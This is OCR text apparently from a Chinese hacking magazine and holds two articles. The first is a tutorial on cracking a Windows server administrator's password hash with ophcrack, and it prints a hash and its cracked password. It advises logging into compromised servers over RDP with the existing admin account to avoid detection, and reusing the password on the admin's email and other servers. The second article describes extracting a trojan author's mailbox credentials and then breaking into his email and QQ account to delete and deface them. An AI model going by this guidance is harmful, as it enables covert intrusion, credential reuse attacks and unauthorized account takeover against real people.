


图6




图7

在ophcrack中点“Load”菜单，然后在下拉菜单中选择“Single hash”下拉菜单，在出来的“Load Single Hash”对话框中输入要破解密码的管理员用户的密码对应的hash，我要破解Administrator这个用户的密码，所以把Administrator用户对应的密码hash BD79F2D6A52F1F38DB2294261F598B4C:9A6CF9853537B192EBD8DE4AC1BF1DE2输入到输入框中，如图7，点“OK”按钮后就导入了要破解的hash，如图8。




图8

由于只有一条要破解的hash，软件会自动选中它，如果有多条要破解的hash的话用鼠标点一下就可以选中该条hash。点“Crack”按钮来开始破解，用了1分23秒破解出了密码tcst609$，速度可以让人接受。（图9）由于我机子的配置不好，又加上在虚拟机中，速度自然慢点，如果机子配置好，不在虚拟机中破解的话破解速度会快很多。

如果要把破解出的结果保存到文件，可以点ophcrack中的“Save”按钮。

只要不是特别变态的密码ophcrack都能很快破解出来。破解不出来的可以换更大的彩虹表文件后再进行破解。

破解出服务器上管理员用户的密码就可以用管理员用户登录3389了，根本不用新建新的管理员用户。用原有的管理员用户进入服务器的方法进入服务器，相对来说最不容易被管理员发现。当然你要挑管理员不登录服务器的时候登录服务器，如果你在管理员登录的时候你也登录，那就悲剧了。另外，破解出的系统管理员的密码如果不是弱口令的话这个密码还可能是管理员的别的密码，比如邮箱的密码、他管理的其它服务器的管理员用户的密码等。具体能利用到什么程度，就看你的发挥了。

以上通过导出注册表抓系统hash的方法适用于Windows 2003 SP2系统，对于Windows 2008无效，对于Windows 2000和Windows 2003 SP1获得管理员密码有更简单的方法。好在我等小菜接触到的大多数服务器都是Windows 2003 SP2系统，基本能满足需要了。




图9

个人觉得，在提权成功获得系统权限需要登录3389时，破解出管理员用户的密码后用系统原有的管理员用户登录要比新建管理员用户好很多，因此获得系统权限后还在加用户，你就out了。

我是菜鸟一个，加上写稿子的时候比较仓促，有不对或错误的地方欢迎指出。

对盗号者的一次恶搞

Breaking New

看黑客X档案半年多了，现在小菜我也写一篇文章为X做点贡献，呵呵。因为第一次写文章有可能有不对的地方，望大家见谅。

言归正传，今天下午上网。和往常一样登陆QQ，竟然QQ提示我登陆异常，一看上次登录地点竟是在上海。心里感觉不好出事了。有人盗我QQ号，回忆了一下近几个月来没有在其他电脑上登陆过我的QQ，只有在自己家登陆过。问题看来就出在了自己家的电脑。上立即进行全盘杀毒360竟然提示未发现威胁（如图1），心里想这盗号木马绝对做了免杀。




图1

看来只能自己手工寻找了，费了点功夫在windows中的system32目录里竟然发现了一个QQ主程序（QQ.exe）。这个太可疑了吧。把它复制到虚拟机里查看一下它的属性其他并没有什么可疑的地方，就是文件大小不对。实际QQ的主程序仅有100多KB（如图2），但是这个文件大小为700多KB（如图3）。这是非常不正常的。下面看来要仔细检查这个文件了。




图2




图3

先给它脱壳，似乎是本

人对脱壳操作不熟练的原因，脱壳花费了点时间。不过最后还是成功了，脱完壳打开杀软对其进行杀毒，360一下就把这个文件干掉了（如图4）。360会杀QQ的程序？（3Q大战时360也没干过这事呀）。




图4

看来这绝对是一个盗Q木马，加了QQ的信息和数字签名，还加了一个免杀壳。哎。既然找到你了就不能放过你。检查一下木马里有什么有用的东西吧。




图5

打开C32ASM软件把木马加载进去，打开16进制编辑模式，看看能找到什么有用的信息吧。打开搜索搜索了一下“QQ”（如图5）。一直耐心的往下翻。突然眼睛放光看到了好东西竟然看到了盗Q软件的收信和发信邮箱，当然还有密码。竟然都是QQ邮箱。呵呵…心里邪恶一下，想到了报复一下盗号者。

首先先登录一下这位盗号者的QQ邮箱吧。看到了邮箱里竟然有100多封木马发的QQ信息。一下子我全部删光了，估计盗号者要郁闷了。登陆他的QQ竟然有登陆保护（如图6）看来盗号者对自己QQ的安全挺重视的。那我用手机登陆他的QQ就不需要密保了。用手机改了他的昵称，在他的QQ签名上把他臭骂一顿。

